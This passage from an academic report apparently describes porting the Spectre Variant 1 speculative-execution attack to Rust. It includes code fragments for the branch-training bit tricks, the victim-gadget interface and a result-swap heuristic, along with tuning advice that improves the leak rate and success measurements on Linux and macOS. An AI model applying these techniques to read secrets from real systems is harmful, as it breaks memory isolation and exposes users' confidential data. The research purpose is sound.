We suggest an application of the **Evict+Time** or **Evict+Reload** cache attack type in order to mitigate the cache flush requirement. We haven't attempted the implementation of this type of attack as it provably reduces the success rate since the partial cache line flush induced through the means of eviction can never be as clean and direct as the flush induced by the dedicated ISA instruction `clflush`.

Avoiding the remaining requirement, memory fencing, is difficult. Nevertheless, we hypothesize there likely exists a safe function, or an arbitrated unsafe function thus made safe, which induces this effect indirectly, i.e. consists of an instruction fence along with an additional arbitrary noninvasive feature. Such a function could then be used in place of the memory fences, hence mitigating this unsafe block.

Raw pointer offset

We used the 3rd class instructions to obtain the actual virtual memory address of the secret array, this being one of the fundamental requirements for success of this type of attack. A raw pointer's position is **offset**, then the pointer's memory address extracted, hence an unsafe operation occurs due to the offset.

We have managed to remove this unsafe class altogether by acquiring the raw address of the secret array through the member function `as_ptr()`, converting it to an integer and subsequently subtracting the required offset of the `array1` memory address in the form of an unsigned container size integer as well (`usize` in Rust). We do this as we aim to obtain the address of the secret array relative to the first index address of `array1` in this step. (For the later use as the `malicious_x`.) We hence successfully avoid using the unsafe `offset()` function.

2.2 Effects on the attack

We examine the expected and observed effects of these security features on the implemented algorithm. This is crucial in understanding the implications they present to the algorithm and explaining the resulting program behavior.

2.2.1 Ownership & borrowing

The concepts of ownership and borrowing have necessitated significant changes to our code. As these two notions ever-present in Rust subsequently prevent the existence of mutable global variables, e.g. mutable variables lacking an *owner*, the algorithm required significant restructuring. This has led to a formation of data structures to be used in passing the attack data to their individual functions. We discuss these structures in detail in Realisation, Section 3.

These mechanics do not influence the attack directly, however, as the Spectre attack algorithm utilizes low level CPU techniques, clarified in the *Spectre* section. If we then assume speculative execution with wide enough execution window for the array accesses and presence of the data in the **shared** (typically last level, L2 or L3) **cache**, a cache shared between the execution cores of a system, the only requirement left in order to successfully obtain the data is its presence at the expected memory location. Under these conditions, the attack succeeds as the fulfilment of ownership and borrowing rules is being assured by the victim and doesn't interfere with the attack algorithm.

2.2.2 Slices

Rust forced us to harness the `str` datatype, a slice, for the secret string to be obtained by a hypothetical attacker. This datatype brought up significant complexity later on in the development as the byte values conjectured by the attack and its speed have shown that it fails when used against this type of container.

Following many attempts with various types of code and binary modifications, we have managed to resolve this issue by storing the value in a regular byte array instead of a string slice, an upgrade we have previously mentioned. This behavior has been observed not only in string literals but also using the built-in `str` and `String` Rust data types in general. We investigate the reasons behind this issue in the *Analysis* section.

3 Realisation

Let us discuss the resulting Rust implementation algorithm, its conception, behavior and properties. The complete final Rust code can then be found in Code, Appendix B.

3.1 Code derivation

We started the formation of the Rust version of the attack by devising a port of the original *Variant 1* in Rust language. The initial intuitive modification proving useful in this process is the formation of coherent data structures to encompass the attack data by a division into different classes according to its purpose. The `VictimData` structure, utilized for hypothetical victim data, `AttackData`, used for data belonged to the attack itself and a structure containing various information involved in the attack used mostly for metric analysis, `AttackInfo`.

A second natural development, as the code's syntactic complexity has increased, has been to divide the existing code into multiple functions according to their intended purpose. A significant increase in code length can be particularly noted in the `attempt_attack` function and, subsequently, `main`, as Rust requires mandatory initialization of every `struct` used. Given our 3 nontrivial structures, this has lead to an increase of 31 total lines of code.

This increase could be avoided using the *Default* trait to define a default initialization state for the structures in mention, resulting in a need to define the desired initialization only once for any instance of a `struct`. The redundant lines could also be removed altogether using the `#[derive(Default)]` macro, which would work in accordance to our use case. We nonetheless choose to leave the explicit initialization intact for improved clarity.

3.2 Heuristics

One of the most substantial modifications to the algorithm, implemented during the analysis of the test results, is a heuristic interpretation of faulty results received in the cache attack. We observed a common occurrence of byte values `0x00` and `0xC8`, notably their tendency to receive the highest priority among

cache attack results even when the second most probable result, also stored in the algorithm, provably is the factual byte stored in the cache. This conjecture makes no particular sense especially when the secret array consists of ASCII characters as is our case.

```
// Heuristic for common error guesses - swap the first and second guess.
// Assuming ASCII target string.
if (attack.score[0] == 0x00) || (attack.score[0] == 0xC8) {
    let temp = attack.score[1];
    attack.score[1] = attack.score[0];
    attack.score[0] = temp;
    let temp2 = attack.value[1];
    attack.value[1] = attack.value[0];
    attack.value[0] = temp2;
}
```

Figure 3.1: A heuristic condition used for the cache attack result swap

We hence decided to swap the discovered byte values when the algorithm conjectures `0x00` or `0xC8` to be the secret value present in the cache memory. Thereafter, we observed a significant increase in the rate of valid conjectures of the attack. This condition is located in the main loop iterating over each byte of the secret array, present in the `attempt_attack` function of the latest version of the algorithm by the time of writing.

3.2.1 Extra bit operations

Numerous supplementary bit expressions are harnessed to introduce the clearest possible cache and execution state preceding the indirect creation of a speculative window in `VictimGadget`. The most significant logic adjustments in the algorithm follow the sequence of commands shown in the pseudocode of the `ReadByte` function, in the *Memory byte reader* section. This part is represented by the `set_x` function in the actual implementation algorithm.

Its general aim seems to be to grant the most cache priority to the array index value used in the speculation condition, in our paper labeled X, while accessing the X_τ and X_ι variables with a presumption that these aren't well situated in the cache memory and might possibly introduce a widening of the speculation window.

```rust
#[inline]
fn set_x(victim: &mut VictimData, attack: &mut AttackData)
{
    /*
     * Avoid jumps in case those tip off the branch predictor.
     * Prepare x = fff.ff0000 if attack.pass % 6 == 0, else set x = 0.
     * ! in this case equivalent to C ~
     */
    victim.x = ((((*(*attack).pass) % 6) - 1) & !0xffff) as usize;
    // Set x = -1 if attack.pass % 6 == 0, else x = 0.
    victim.x = victim.x | (victim.x >> 16);
    // Set x = address_x if attack.pass & 6 == 0, else set x = training_x.
    victim.x = attack.training_x as usize ^ (victim.x as usize &
        (attack.address_x ^ attack.training_x as usize));
}
```

Figure 3.2: The bit operations applied in the `set_x` function

3.3 Execution granularity

The final version of the attack is conducted in accordance with the various metrics we observed in its analysis. We use several dedicated variables to set the granularity and counts of respective attack iterations. One of the most impactful and therefore crucial parameters is the `NUMBER_OF_ATTEMPTS` which defines the number of iterations of the main attack loop.

The first tests of a functioning version of the attack clearly demonstrated that increasing this parameter doesn't grant an increase in its success rate, which stays approximately consistent across tens of thousands of iterations. To conform with this fact, we decided to set the parameter to a constant 10 in the main tests of feasibility of this attack. This then constitutes the number of secret string read attempts in each of the test executions of the attack, which are conducted by the **bash** language script provided.

That is, however, only if the amount of *ASCII* characters discovered in the first secret string read attempt exceeds the `ASCII_GUESSES_TO_SUCCEED` threshold, otherwise the attempt is aborted immediately as the success rate remains relatively consistent in every new execution of the attack. That is, in every environment instance set for this process by the operating system. Proceeding with such an attack would therefore be redundant as the probability of it ever reaching correct byte predictions has shown to be extremely low.

```
// (Time elapsed <= threshold) => presuming cache hit
const CACHE_HIT_THRESHOLD: i32 = 80;
const SUCCESS: i32 = 7;
const NUMBER_OF_ATTEMPTS: i32 = 10;
const ASCII_GUESSES_TO_SUCCEED: i32 = 3;
const PRINT_OUTPUT: bool = true;
const SECRET_STRING: &str = "The Magic Words are Squeamish Ossifrage.";
const SECRET_STRING_LENGTH: isize = 40;
```

Figure 3.3: Various test metrics set in the header of the source code

3.3.1 On the utilized system shell

Bash, the *Bourne Again Shell*, is a common and popular scripting language and command interpreter, also often referred to as a system *shell*, present on many Unix family operating systems. It is a direct derivative and replacement of the *Bourne Shell*, nicknamed **sh** for the innate command and application name.

It first started being widely adopted in 1977 as it became the standard shell of the Version 7 Unix [18, Section 3.1] and so it remains the default of numerous systems to this day. Bash is then partially backwards compatible with the original Bourne shell. The scripts used for iterating the attack runs are hence compatible with every Unix-like system such as Linux or Mac OS.

It also possible to utilize these scripts on the Windows operating system through the use of compatibility layers such as `msys` or the Windows Subsystem for Linux (`WSL`). As the script logic stays fairly trivial, the reader is also welcome to formulate their own version in other languages such as the *PowerShell* or the legacy Microsoft Command Prompt, `cmd`.

3.3.2 Scripts provided

The supplied scripts `run-n-iterations` and `run-until-success` are used to iterate a full execution of the attack a given number of times. They are trivially used as their respective names imply to run the attack either a given fixed number of iterations or to repeat the execution until it is deemed successful by its metric. The `run-n-iterations` script also contains basic validity checks of the arguments supplied.

3.4 Formulation of a successful attack

As advertised in previous sections, we experienced significant difficulty formulating the first fully functioning iteration of the algorithm. This, as we later discovered, was caused by the secret character array's memory location actually being completely remote, rather than immediately behind `array2`, the victim gadget array. In the original C language version, this is achieved by simply declaring the global array right after array 2.

```
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* To not optimize out victim_function() */
```

Figure 3.4: The original implementation global array declarations

This practice, however, doesn't achieve analogous results in Rust. As we've later discovered, Rust strings, both the `str` string slices and `String` containers, will get allocated in a separate, distant section of the program virtual memory. While the memory distance between `array1` and the `secret` string remains at a fixed multiple of **10 kB** during the use of a regular byte array in the final algorithm, in the `str/String` version, the distance stayed in the order of **10 MB**. Thus, Rust has **successfully prevented** this version of the attack from succeeding by its memory allocation policies, as this seems to have caused the array to remain out of reach of the speculative execution window.

The effort has nonetheless given us numerous valuable observations we deem worth mentioning. In the effort to bring the attack to its intended function we have attempted to harness numerous different compiler versions dated before the release or even recognition of the Spectre vulnerability, including *Rust nightly* and the compilation modes `release` and `debug` on all of their optimization levels.

Compiler identifier	Development branch	Correct conjectures
`stable` (as of 2019-03-25)	Stable	0
`nightly-2017-06-06`	Nightly	0
`nightly-2018-01-04`	Nightly	0
`nightly`	Nightly	0
`1.18.0`	Stable	0
`1.23.0`	Stable	0

Table 3.1: Success rate of the `str/String` version among compiler types

The full identifier of the compiler concatenates the string presented with "`-x86_64-unknown-linux-gnu`". This is common for every **Arch Linux** machine. The second column marks the development branch of the compiler while the third indicates the observed total amount of correct **byte** conjectures (bytes speculated by the algorithm, actually present in the secret string).

3.4.1 Rust binary safety mechanics

Failing to notice any significant changes in the behavior of the attack, we decided to inspect the compiled binary in **IDA**, the Interactive Disassembler. We then noted a peculiar feature of Rust compiled binaries.

The compiler seems to provide every unexpectedly enterable branch of the algorithm with a *panic bounds check*. The bounds check then causes a system exception when entered and safely ends the program. This appears to be one of the key mechanisms Rust internally uses to guarantee the safety of its binaries.

We suspected the bounds checks to play a role in the then-observed limited success of the implementation of our algorithm, hence we used **IDA** to replace the panic bounds check routine calls with `nop`, the assembler instruction used when no action is expected of the processor. Unfortunately this action didn't significantly affect the program's behavior or timing.

The reader is welcome to inspect a logical schematic of the resulting before-and-after assembly code created in the *Interactive Disassembler* as shown in Compiled binary analysis, Appendix C.

3.4.2 Direct C program interfacing

A notable attempt in corruption of Rust language's safety that we have conducted is direct C binary interfacing. We utilized Rust's features to directly interface a C version of the most success critical functions, i.e. functions moved to a different source file and compiled separately in C.

```
#[link(name="spectrec", kind="static")]

// Call the Victim Gadget
extern "C" {
    fn victim_fn_c(x: *mut usize, array1_size: *mut u32, temp: *mut u8,
                   array2: *mut [u8; 256 * 512], array1: *mut [u8; 160]);
}
unsafe {
    victim_fn_c(&mut victim.x, &mut victim.array1_size, &mut victim.temp,
                &mut victim.array2, &mut victim.array1);
}
```

Figure 3.5: The Rust `VictimFunction` C interface

We used this technique to devise a C version of the functions `victim_fn`, `time_read`, and finally even `set_x`. We were successful in this endeavor of forming an analogous interfaced implementation, yet the factual location of the secret array, i.e. the secret string, was still very much suboptimal at this time and so we didn't observe different results in use of this strategy as we didn't obtain the targeted byte values. This happened due to the values being out of reach of the speculative window, in a different sector of the program memory which the execution failed to speculate in.

3.5 Portability of the implementation

We managed to narrow our implementation down to the use of only the Rust Standard Library, and so it remains limited only by the `x86_64` platform. It is not, therefore, bound by the operating system and has been successfully tested on both **Linux** and **Mac OS** of the Unix family.

The `x86_64` limitation consists of the `_mm_clflush`, `_mm_mfence`, `_mm_lfence` and `_rdtsc` supplementary instruction wrappers. We can therefore safely argue that this algorithm is likely to succeed on any architecture implementing these wrappers. The instructions `_mm_clflush`, `_mm_mfence`, `_mm_lfence` are a standard feature of the **SSE2** ISA extension, and so are expected to be present on any platform implementing this instruction set.

The remaining instruction wrapper, `_rdtsc`, is a common timestamp counter read function. Its presence can safely be expected on every processor with a function of timekeeping that allows its readout in user space.

Hence, we summarize the **platform requirements** of our algorithm as follows:

1. Implements the SSE2 ISA extension or another instruction wrapper functionally congruent with `_mm_clfush` and `_mm_lfence`.[‡]

2. Allows a readout of a high precision timestamp counter.

This forms only the basic platform requirements of the implementation and later assumes the target processor employs speculative execution along with the requirements of Assumptions, Section 1.5.

3.6 Optimization options explored

A significant delay is induced in the deepest iterated section of the code, the `VictimGadget` caller loop in the `ReadByte` function. We explore numerous optimization options in the most iteration-critical section of the code. All attack success observations were formed on the **Arch Linux i5-5200U machine**.

We attempted to reduce this delay first by removing the delay logic, that is, the **redundant for loop** of the original implementation, altogether. This has caused a very significant reduction in correct conjectures and the overall success of the attack. Quantitatively, we measured a reduction of over 1000 % of successful guesses.

Another option is to replace the delay for loop with the `mfence` instruction, as suggested in the former source code [1, Appendix C]. The ensuing success ratio of the attack, i.e. the ratio of the successful byte conjectures made to the incorrect, has, however, remained in the decimal order of the version without any delay mechanic. The original algorithm which applies the for loop delay mechanic leads to a success ratio in the order of 1 to 10 % on the machine.

We have, however, successfully managed to improve this ratio further by the use of both the redundant for loop and the `_mm_mfence` wrapper. Using this method, we obtained the results of the Arch Linux machine presented in the *Analysis* section. We observed an improvement of the success ratio by a factor of 1.1 to 1.5 on the machine. It should be noted that this produces the greatest delay as the program performs both the redundant for loop, 100 times in our implementation, as well as awaits serialization of all internal preceding `LOAD/STORE` memory instructions.

We did not encounter a significant increase in the delay in comparison to the original **for-loop-only** version, nevertheless a further research in optimization of the algorithm and in exploration of the optimal ratio of delay versus bit leak rate in the attack is recommended. We also encourage a removal of false repeated character conjectures which occur under certain circumstances. We've particularly observed the common occurrence of the letter *'B'* on the Linux machine, among others.

[‡]The `_mm_mfence` requirement isn't mandatory as this instruction is only harnessed to raise the effectivity of the `ReadByte` function.

4 Analysis

4.1 Study of test results

Following a successful realization of the algorithm, that is an instance measurably capable of correct byte value predictions, we proceed to further study the achieved success rate, correspondent to the bit leak rate. As we observed the rate to stay relatively consistent in a single start-up of the system, we proceed to **reboot the system** between each of the tests to best simulate an arbitrary attack attempt on the system. We performed these tests on the latest updated versions of the stable distribution of **Arch Linux** and a fully up-to-date **Mac OS Mojave**, ranging from 25^{th} March to 6^{th} May 2019.

These operating systems were run on a Thinkpad X1 Carbon 3 Gen (2015) machine and a Mac mini (Late 2014) in the 1,4 GHz version. The processors included in these machines are the **Intel® Core™ i5-5200U** in the *Broadwell* architecture, run at a frequency of 2.20GHz and the **Intel® Core™ i5-4260U** of the *Haswell* architecture run at a default frequency of 1.4GHz, capable of scaling up to 2.7. Both provided with 2 physical processing cores.

The test itself then consists of hundreds of executions of the attack, ranging from 240 on the slower Mac up to 5000 in a single test on the Linux machine using the optimized version of the algorithm which halts the attack upon detection of an unfavorable first conjecture attempt. The granularity hierarchy ends in the attack where 10 conjecture attempts are made on the target secret string.

We explain this choice in detail in the *Execution granularity* section, 3.3. We conducted the tests over a 43 day period, each test running from 5 up to 12 hours without interruption. As hinted, we have made minor alternations and corrections to the algorithm during the testing period, these corrections however remained minor and haven't altered the logic in any significant way. A perfect example of such a correction is to halt the attack following an unfavorable first attempt – granting a sole speed-up of the testing process with no alternation of the prediction rate.

We then set out to measure the virtual memory locations of the secret array set by the operating system in a hypothesis that the value of this address correlates with the success of the attack. The vertical axis then denotes the address of the array in the decimal scientific notation while the horizontal axis denotes the attack execution number.

4.1.1 Statistical pattern

Let us first define the mathematical primitives we use in this statistical test. We harness the trivial notion of the arithmetic mean, μ, which we define for an arbitrary $x \in \mathbb{R}$, given that $x_i \in X, \forall i \in \mathbb{N}$, as follows:

$$\bar{x} = \frac{1}{n}\left(\sum_{i=1}^{n} x_i\right) = \frac{x_1 + x_2 + \cdots + x_n}{n} \tag{4.1}$$

We then inspect the variance of a random variable X. If we further clarify the relations of the mean and the random variable X as:


$$\mu = \mathrm{E}\, X \tag{4.2}$$

We define variance as:

$$\mathrm{V} = \mathrm{var}(X) = \mathrm{E}\,(X - \mu)^2 \tag{4.3}$$

We're thus prepared to conduct basic statistical analysis of the data acquired. We also utilize advanced uniform distribution fitting tests in later stages of the analysis, conducted through a technical computing system, *Wolfram Mathematica*. Their detailed definition and properties can be found on the Wolfram Mathematica documentation pages for the **Pearson** χ^2 [19] and **Cramér–von Mises** [20] tests and in the original paper for the most recently discovered **Distance-to-Boundary** test [21]. Let us hence examine the results obtained on the **Arch Linux system**.

4.1.1.1 Linux machine test



(a) Successful attacks

(b) Unsuccessful attacks

Figure 4.1: Statistical pattern of the Linux secret array addresses

As we clearly observe on the resulting graphs, both the successful and unsuccessful attempt addresses seem to reside in the approximate $1.407\,25 \times 10^{14}$ to $1.407\,35 \times 10^{14}$ address range. Both show to be spread consistently across the attack spectrum, and are in agreement with the patterns of a cryptographically secure pseudorandom number generator, likely in use in the stage of address assignment by the operating system as it prepares the program (process) environment. This is, however, an unconfirmed hypothesis of ours. It is nevertheless trivial to see why this is the likely scenario.

Let V_σ be the variance of successful test array addresses, V_υ of the unsuccessful and $\bar{x}$, $\bar{y}$ their respective statistical means.

In this test we obtain:

$$\begin{aligned} V_\sigma^1 &= 2.414\,862\,225\,457\,42 \times 10^{19} \quad & \bar{x} &= 1.407\,289\,582\,615\,18 \times 10^{14} \\ V_\upsilon^1 &= 2.461\,335\,643\,164\,87 \times 10^{19} \quad & \bar{y} &= 1.407\,288\,540\,051\,30 \times 10^{14} \end{aligned} \tag{4.4}$$

Figure 4.2: Statistical properties of the Linux test

We observe a slightly lower variance of the unsuccessful addresses. This can however be easily attributed to the lower cardinality of the set. The means are so close in value their difference can be attributed to the limited sizes of the sets. Comparing the acquired means with the mean of a **uniform distribution** created on the respective minimal and maximal address values as the a and b parameters, we obtain:

$$\begin{aligned} \bar{x}_\Upsilon &= 140\,728\,906\,636\,100 \\ \bar{y}_\Upsilon &= 140\,728\,898\,204\,068 \end{aligned} \tag{4.5}$$

The means of the underlying uniform distribution are hence very close to the means of the data observed. Uniform distribution is also a common feature of a cryptographically secure randomized address.

Conducting a full Uniform distribution fitting of the dataset obtained through the `DistributionFitTest` function of the *Wolfram Mathematica* technical computing system, we acquire the following results in their respective statistical tests.


Statistical test: Successful attacks	**P-value**
Cramér–von Mises	0.785 178
Pearson χ^2	0.737 776
Distance-to-Boundary	0.360 370
Statistical test: Unsuccessful attacks	**P-value**
Cramér–von Mises	0.075 979
Pearson χ^2	0.716 160
Distance-to-Boundary	0.847 314

Table 4.1: Uniform distribution fitting test of the Linux results

We thus mostly observe a medium good fit in the $[0.50, 1.0]$ P-value interval, albeit not surpassing the confidence level of 95 %.

4.1.1.2 Unlocked state Mac OS machine test

On the Mac OS machine, we observe addresses on a much narrower range, spanning approximately from 1.40732700×10^{14} to 1.40732900×10^{14}. However, in terms of statistical pattern, we arrive to the same conclusion as in the Linux case. That is, we most likely observe a set of memory addresses chosen by a **cryptographically secure pseudorandom generator**.



(a) Successful attacks

(b) Unsuccessful attacks

Figure 4.3: Statistical pattern of addresses on Mac OS, **unlocked** desktop

For the unlocked **Mac OS Mojave** we obtain counts opposite to the Linux test, with the unsuccessful tests on Mac being on the decimal order of the successful tests on Linux.

Upon the examination of important statistical properties, we obtain:

$$\begin{aligned} V_\sigma^2 &= 6.003\,284\,603\,828\,25 \times 10^{15} \qquad \bar{z} = 1.407\,327\,860\,916\,94 \times 10^{14} \\ V_\upsilon^2 &= 6.094\,399\,284\,628\,88 \times 10^{15} \qquad \bar{w} = 1.407\,327\,861\,818\,64 \times 10^{14} \end{aligned} \tag{4.6}$$

Figure 4.4: Statistical properties of the Mac OS test, unlocked desktop

Variance naturally reaches lower values on this smaller, narrower dataset than in the Linux case. The difference in the variance of successful and unsuccessful tests can once again be attributed to the tremendous difference in cardinality of the sets. The statistical mean reached is far more stable this time, starting to diverge on the 10th decimal digit rather than the 7th as we've observed in the previous case.

Comparing these results to those obtained on a simulated uniform distribution created on the basis of the minimum and maximum address values, we obtain:

$$\begin{aligned} \bar{z}_\Upsilon &= 140\,732\,786\,420\,148 \\ \bar{w}_\Upsilon &= 140\,732\,786\,211\,252 \end{aligned} \tag{4.7}$$

The uniform means of the data are once again very close to the actual values measured, starting to diverge as far as the 10th decimal digit, confirming the conclusions we've simultaneously reached in the Linux case.


Statistical test: Successful attacks	**P-value**
Cramér–von Mises	0.931 384
Pearson χ^2	0.877 789
Distance-to-Boundary	0.920 929
Statistical test: Unsuccessful attacks	**P-value**
Cramér–von Mises	0.927 290
Pearson χ^2	0.960 249
Distance-to-Boundary	0.950 319

Table 4.2: Uniform distribution fitting test on Mac OS, unlocked desktop

4.1.1.3 Locked state Mac OS machine test

The difference between the amount of successful and unsuccessful attacks measured is especially stark on the locked Mac OS desktop, where we have mea-

sured barely any successful executions of the attack, the vast majority failing to form a significant conjecture of the secret byte values.



(a) Successful attacks

(b) Unsuccessful attacks

Figure 4.5: Statistical pattern of addresses on Mac OS, **locked** desktop

In statistical variables we obtain:

$$\begin{aligned} V_\sigma^3 &= 1.228\,717\,987\,935\,03 \times 10^{16} \quad & \bar{q} &= 1.407\,328\,191\,574\,28 \times 10^{14} \\ V_\upsilon^3 &= 5.931\,465\,782\,573\,97 \times 10^{15} \quad & \bar{r} &= 1.407\,327\,872\,191\,81 \times 10^{14} \end{aligned} \tag{4.8}$$

Figure 4.6: Statistical properties of the Mac OS test, locked desktop

The difference in the computed variance, by an entire order of magnitude, can be safely attributed to the tremendous difference in cardinality of the input sets, the first consisting solely of 2 elements. A similar effect, although surprisingly minor as the 2 gathered successful addresses are located on opposing sides of the address spectrum most likely by sheer chance, can be observed in the means of these 2 sets. We thus conclude the first set to be far too small for an objective statistical comparison.

In comparison with the Mac unlocked desktop test, we reach significantly more familiar values. We observe a notably lesser variance with the difference in the order of 1×10^{13} and a slightly higher mean in the order of 1×10^{6}. We can thus hypothesize that the memory addresses reach a further constrained range on a locked desktop according to the lesser variance, although additional tests would be necessary to reach a more definitive conclusion.

A simulated uniform distribution based on the underlying range of memory addresses yields[‡‡]:

[‡‡]In the $\bar{q}_\Upsilon$ instance, the mean trivially remains precisely the same as we operate solely on 2 discrete values.

$$\begin{aligned} \bar{q}_{\Upsilon} &= 140\,732\,819\,157\,428 \\ \bar{r}_{\Upsilon} &= 140\,732\,786\,479\,540 \end{aligned} \tag{4.9}$$

In case of the unsuccessful attack addresses on the locked desktop we reach a far more interesting conclusion as the mean is again present in the region lower by approximately 1×10^6. We can thus safely hypothesize that the secret string addresses acquire a tendency to reach **higher, less uniform values** on an unlocked Mac OS desktop.

Statistical test: Successful attacks	**P-value**
Left out due to limited cardinality of the set.	-
Statistical test: Unsuccessful attacks	**P-value**
Cramér–von Mises	0.446 735
Pearson χ^2	0.976 476
Distance-to-Boundary	0.469 541

Table 4.3: Uniform distribution fitting test on Mac OS, locked desktop

4.1.2 Correct conjecture rate

In the following **result table**, we present the specific achieved success rates of attack executions tested on both of the machines. An attack is **deemed successful** in the final heuristic metric of our formulation if the number of byte values representing common ASCII characters reaches at least 3 in a secret string conjecture, and such a conjecture occurs in at least 7 out of the total of 10 times the conjecture is attempted. We choose ASCII byte values in the interval $[\texttt{0x20}, \texttt{0x7e}]$, which we deem a suitable representative set of the most common alphanumeric characters and symbols.

On the Arch Linux system, we reach ratios on the order of several percent with major variation. The mean success rate stands at:

$$\mu_{\alpha} = 3.6356\,\%$$

through 30 total tests, each consisting of 1606 attack executions on average.

The attacks on the Mac OS machine demonstrate an orthogonal success pattern. While in the unlocked state, the conjectures reach immensely accurate values with the average success rate being:

$$\mu_{\upsilon} = 92.1398\,\%.$$

In spite of this result, on a desktop locked by the default Mac OS locker we obtain an absolutely contrasting result of nearly no correct total conjectures, with the success rate standing at:

$$\mu_\lambda = 0.0247\,\%.$$

Based on this result of the tests, the Mac OS desktop locker clearly demonstrates **Spectre Variant 1 mitigating** capabilities. Unfortunately, due to time constraints, we did not study this phenomena in further detail. We expect an attempt to identify the reasons behind this result will show to be nontrivial and propose the inspection of the hidden mechanics behind this discovery as a challenge for a future research.

(a) Arch Linux

Test	Success in %
1	2.016 89
2	7.952 76
3	0.578 29
4	2.012 07
5	1.367 78
6	2.567 09
7	1.931 99
8	2.460 00
9	3.225 81
10	4.520 92
11	4.303 80
12	2.965 78
13	2.890 63
14	6.207 37
15	1.591 76
16	1.258 21
17	1.857 40
18	5.379 13
19	3.559 51
20	3.700 66
21	2.207 69
22	2.874 56
23	1.039 21
24	5.909 51
25	2.609 26
26	7.137 76
27	9.849 91
28	8.413 00
29	11.088 30
30	5.451 59

(b) Mac OS Mojave

Test	Success in %	Desktop state
1	93.9394	
2	88.3382	
3	95.8651	
4	90.0783	
5	86.9898	
6	96.2189	
7	93.5196	
8	65.8947	Unlocked
9	91.4355	
10	92.4453	
11	94.1341	
12	93.9005	
13	92.5926	
14	92.4603	
15	96.1655	
1	0.1757	
2	0	
3	0	
4	0	
5	0	
6	0	
7	0	
8	0	Locked
9	0	
10	0	
11	0.3650	
12	0	
13	0	
14	0	
15	0	

Table 4.4: Test results obtained on the Arch Linux and Mac OS machines

4.2 Implementation output metric choice

When the output printing option is selected, we assign a *"Plausible"* and *"Unlikely"* hypothesis to each of the character conjectures made by the algorithm. We implemented this feature in part as the *"Success"* and *"Unclear"* hypothesis of the former C implementation by Kocher et. al. achieved very inaccurate results in Rust.

The hypothesis consists of a heuristical claim based solely on the observation that in successful character conjectures, the assigned score for the first and second character deemed most likely present in the string by the algorithm usually differs by at least one, typically neither of which equals zero. We hence use the following trivial algorithm.

Algorithm 4.2.1: VALIDITYLIKELIHOOD( )

$S_\gamma^1 \leftarrow$ The algorithm score obtained by the 1st conjectured character.
$S_\gamma^2 \leftarrow$ The algorithm score obtained by the 2nd conjectured character.

if $|S_\gamma^1 - S_\gamma^2| > 0$ **and** $S_\gamma^1 > 0$ **and** $S_\gamma^2 > 0$
  then $\Big\{$PRINT("*Plausible*")
  else $\Big\{$PRINT("*Unlikely*")

Figure 4.7: The character validity likelihood assignment algorithm

4.3 Comparison of systems used

We test our algorithm on the Intel® Core™ i5-5200U and Intel® Core™ i5-4260U processors. The CPUs tested are very similar in the market domain they occupy, i.e. that of an economically-focused power-saving dual core processor. We investigated for notable differences in the cache or factors involved in speculative execution that would explain the differing test results we obtained, yet we found that the used processors seem to contain an **exactly analogous cache**.

